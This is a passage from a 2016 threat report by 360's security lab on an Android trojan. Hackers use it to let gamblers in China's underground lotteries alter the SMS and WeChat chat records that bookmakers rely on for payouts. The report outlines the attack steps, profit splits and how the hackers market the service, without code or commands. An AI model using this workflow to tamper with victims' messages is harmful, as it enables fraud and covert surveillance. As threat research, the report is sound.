移动平台千王之王大揭秘

360 烽火实验室

360互联网安全中心

2016 年 6 月 1 日

360互联网安全中心

摘　　要

- 近期，360 烽火实验室发现一类潜藏两年之久的 Android 木马，被利用专门从事私彩赌博、短信诈骗活动。该木马集远程控制、中间人攻击、隐私窃取于一身，能够在受害者不知情的情况下，拦截并篡改任意短信，监控受害者的一举一动。通过对该类木马的追踪发现，常见的社交类软件也在攻击中被利用。
- 我国刑法第三百零三条[1]规定:以营利为目的，聚众赌博，开设赌场或以赌博为业的，都以赌博罪论处，处 3 年以下有期徒刑、拘役或者管制，并处罚金。我国大陆禁止任何个人和组织经营六合彩，公安部门一直对“地下六合彩”保持高压状态。
- 传统以营利为目的赌博活动参赌人员往往在参赌之前，幻想自己赢钱就退下。但事实却相反，赢钱时怪自己下注不够大，输钱时还想翻本。这种以小博大，好逸恶劳、一夜暴富的幻想促使赌博屡禁不止。
- 新兴网络赌博方式的出现，为参赌人员躲避打击，资金交易提供了有利的平台，调查取证变得极为困难。随着移动互联网的发展，黑客的参与，传统赌博活动中庄家的优势不再明显，也促使了赌博活动转向更隐秘的短信和微信渠道。
- 短信作为日常生活中频繁使用的通信手段，正在被黑客使用 Android 木马进行赌博诈骗活动。微信集通信、视频、分享等功能于一身的强大通讯社交 APP，也正在被黑客利用进行赌博诈骗活动。该木马增加了参赌人员的信心，顺利让参赌人员做了一回“千王之王”。
- 买家与黑客合伙攻击庄家之前需要对庄家的收单行为进行风险评估，以降低被发现的概率。
- 黑客针对访问宣传网站的人，私自收集用户的手机号码，发送精准营销短信。
- 黑客会给买家发送一条 Android 木马的下载链接，让买家骗庄家安装，一旦成功安装，Android 木马对设备的使用没有任意影响，并且无图标，庄家无法感知。
- 买家随时随地使用短信或网络控制指令，修改庄家手机中的任意短信内容。
- 使用苹果手机的庄家，买家让黑客生成一条可修改的彩单链接，预先将该链接以微信的“分享给朋友”功能分享给庄家。分享后所看的聊天记录与正常的聊天记录表面上区别不大。
- 买家修改后台彩单图片或文字，达到修改庄家微信聊天记录的目的。

名词解释

私彩：包括但不限于地下六合彩等违法博彩活动

彩单：具体的私彩号码

庄家：地下六合彩坐庄的人，接受别人在他这里下注

买家：购买私彩的人

改单者：提供修改短信/微信聊天记录服务的人

关键词：私彩赌博、聊天记录修改、Android 木马、钓鱼、远程控制、隐私窃取

目　　录

第一章　网络赌博发展简介

赌博是一种拿有价值的东西做注码来赌输赢的游戏，是人类的一种娱乐方式。虽然任何赌博在不同的文化和历史背景有不同的意义，但是它们都是利用人们以小博大、好逸恶劳、一夜暴富侥幸心理，最终往往都是输多赢少，甚至血本无归。

一、　地下六合彩简介

六合彩[2]是香港唯一的合法彩票，是少数获得香港政府准许合法进行的赌博之一，从 1975 年开售乐透式彩票多重彩，取代原先的马票，由香港赛马会代为受注，现已改由香港赛马会以香港马会奖券有限公司的名义接受投注及开彩。香港政府和香港赛马会从来没有于香港以外地区开设投注业务，亦没有委托任何人或组织进行相关业务。因此，中国大陆所有以“香港六合彩”、“香港赛马会”、“香港马会”或类似名目进行的六合彩活动，均为假冒。另香港赛马会的官方网站于中国大陆是不能登入的，因此声称能在中国大陆可以直接登入的六合彩网站，均属假冒网站。

我国刑法第三百零三条规定:以营利为目的，聚众赌博，开设赌场或以赌博为业的，都以赌博罪论处。处 3 年以下有期徒刑、拘役或者管制，并处罚金。我国大陆禁止任何个人和组织经营六合彩，在政府的大规模严厉打击下，“六合彩”也因此而转移到地下，俗称“私彩”，私彩指的是私人作庄的地下六合彩[3]，它的形式多种多样，包含但不限于地下六合彩。是假冒香港的六合彩号码招来的赌博活动，私彩的投注金额从几十至几千元不等，赔率更视庄家的财势而定，有很多纯粹是诈骗金钱。六合彩在香港地区属于合法的，但在大陆是禁止任何个人和组织经营香港六合彩的。然而在 2000 年左右，内地却有些不法之徒自己坐庄，玩起了香港六合彩。


二、　传统私彩赌博介绍

由于内地的“六合彩”和香港的六合彩并无实质联系，只是利用了香港六合彩开出的号码和其名声，由庄家及其合伙人以不公开的地下联络方式进行押注或购“码”而全程控制操作来牟取暴利。公众购买六合彩就是与庄家赌博，且决无胜算。

通常私彩庄家为推动买家买码的热情，可能给出比香港六合彩更高的赔付标准，在 1~49 这 49 个数字中有一个数字为中奖号码，这个数字称为“特马”，参与者买中了“特马”，则会得到 1:40 的奖金，庄家还通过非法自制印刷“马报”(香港赛马和六合彩的新闻报纸)，并包装成各种所谓的“玄机图”出售或免费发放。由于赔付巨大，庄家还会营销幸运者，通过幸运者的榜样作用，激发人们的热情，加大押注，扩大范围。

传统私彩一般通过线下的方式交易，下单和兑奖。通常存在于城中村，市区近郊及工厂周边。如出现巨奖，常常出会现庄家跑路，无法兑付。因此存在较多的不稳定因素。国家对这种场所的赌博一直保持高压态势，于是出现了私彩赌博交易的方式。

传统私彩赌博人员结构采用典型的金字塔型。顶端的庄家从小庄家那里收单，开彩，通过各种欺骗推动彩民赌博，小庄家则负责抄单及整理从抄单者那里收取的钱和彩单。抄单者一般是隐藏在各个城乡结合地，工厂附近，负责把收集的彩单和钱给小庄家，并从中收取抄单分成。




[图 1.1]传统私彩赌博角色划分

三、 新兴网络赌博介绍


（一） 赌博类相关数据分析

赌博类信息通常使用伪基站、社交媒体、宣传网站等各种渠道传播，根据 360 互联网安全中心最新发布的《2016 中国伪基站短信研究报告》[4]显示，赌博类短信主要集中在四川、重庆等地。



[图 1.2]伪基站短信类别地域分布

四川地区赌博类伪基站短信占比 24.7%，居首位，而广东、重庆分别以 22.8%和 16.6%位居其后，而其他地区则明显较少。




[图 1.3]赌博类伪基站短信省级区域 Top10。

（二） 通过电脑的方式在网站上赌博

新兴的网络赌博由线下转为了线上，通常使用电脑完成，例如：庄家提供多个平


台，每个平台由不同的代理来发展赌博人员，给赌博人员分配账号，买家通过汇钱到该平台获得赌注，并在该平台上进行在线赌博，一般赌博平台可进行资金提取，但提取时都会有最低限额或最高限额。这其中也不乏一些骗子，在赌博人员汇完款之后资金提取慢，拖延，甚至账号被直接删除。由于赌博本身违法，买家不能通过正常的渠道追回损失。



[图 1.4]传统网络赌博结构图

（三） 通过移动端社交平台进行私彩赌博

社交平台方式一般是由买家通过短信或社交软件的形式把彩单直接发送到庄家手机来进行投注。待开奖后，根据聊天记录中的彩单进行兑奖。这种方式非常隐蔽，庄家不用像以前一样手写抄单给公安机关留下证据，兑奖时也是直接查看聊天记录，下注与兑奖以网络转账的形式进行。一切操作均在手机上完成，不易留下痕迹，给公安机关调查和取证带来极大不便。



[图 1.5]移动端社交赌博流程图

（四） 传统平台与移动平台对比

私彩赌博对比项	传统平台	移动平台
下单方式	实地	线上
兑单方式	实地	线上
抄单方式	纸抄单	聊天记录
调查取证	容易	较难
赌博成本	学习成本高	基本无需学习
资金交易方式	线下	网络转账

[图 1.6]传统私彩赌博与新型社交平台赌博对比


第二章　移动社交平台赌博带来买家的“春天”

由于传统线下的赌博方式容易遭到打击，私彩的运行模式逐渐由线下转为线上，在电脑上进行私彩下注。然而这种方式常常伴随着诈骗，骗一个是一个的情况很常见，由于存在赌注无法兑付的风险，买家往往都抱着观望和怀疑的态度。随着移动互联网的兴起，渐渐的移动端开始出现私彩赌博的踪迹。在出现移动互联网博彩之前，买家往往输多赢少。但是，根据 360 烽火实验室最新追踪发现，在移动互联网上博彩的买家，输多赢少的局面似乎发生了一些微妙的变化。

一、　黑客盯上地下六合彩

随着移动互联网的兴起，为地下私彩躲避打击提供了有利的平台。线下庄家开始提供直接在短信或社交平台上下单，通过聊天记录进行兑奖的服务。由于这种方式操作简单，传播速度快，兑奖方式简便，受到线下庄家及买家的欢迎。


在庄家提供以上服务的同时，黑客也开始参与进来，由于移动互联网私彩的中奖的关键是聊天记录，黑客们开始声称他们能修改发出去的短信和微信聊天记录，将原本没有中奖的彩单，改成中奖号码。该技术受到买家的欢迎，并纷纷开始与黑客合作。该技术方法最早可追溯到 2014 年 4 月，利用软件修改短信聊天记录的当时标价在 5~8 万元左右，修改社交平台聊天记录的，黑客与买家对获利进行三七分成，只有大客户才能享受。经过 2 年的发展，修改短信记录的软件标价已跌落至 5000 元左右。但社交平台修改聊天记录还是存在，根据最新追踪发现，黑客可以从高级客户那里赚取每单至少 1.5 万元的分成。



[图 2.1]分成模式

二、 移动互联网常规私彩赌博步骤

通过调查发现，买家通过短信方式或者微信等聊天工具将彩单发送到庄家那里下注，并通过网络或线下的方式把钱转给庄家。等开奖时，庄家对照买家的彩单，进行兑奖。



[图 2.2]一般私彩赌博步骤

三、 黑客与买家“合伙”攻击庄家简要步骤


买家首先确定下注的号码并向黑客提出彩单修改的需求后，可以有以下两种方式实施攻击。

（一） 利用短信

黑客向买家转发一条 Android 木马的下载链接，买家再将此链接转发给庄家。一旦买家安装上，即可潜伏。等到开奖时，通过短信、网络指令修改彩单。

（二） 利用微信


黑客向买家转发一条经过处理的彩单微信消息，该彩单转发买家后，即可潜伏。等到开奖时，通过网站后台修改彩单。



[图 2.3]黑客与买家定向攻击步骤

第三章　黑客与买家的“合作”

在找到合适合作对象之前，黑客对他所具有的技术要进行宣传和营销，以便告诉买家该技术的真实性。



[图 3.1]黑客是如何和买家走到一起的

一、　黑客如何获取有需求的客户

（一） 建立自己的官方网站

黑客网站常常伪装成正常网站，并看上去很正规，但内容却只有懂的人才知道，黑客网站上有较为详细的操作教程，以及联系方式。以便买家快速了解。

[图 3.2]宣传网站之一

[图 3.3]宣传网站之二

（二） 寻找目标人群精准投递

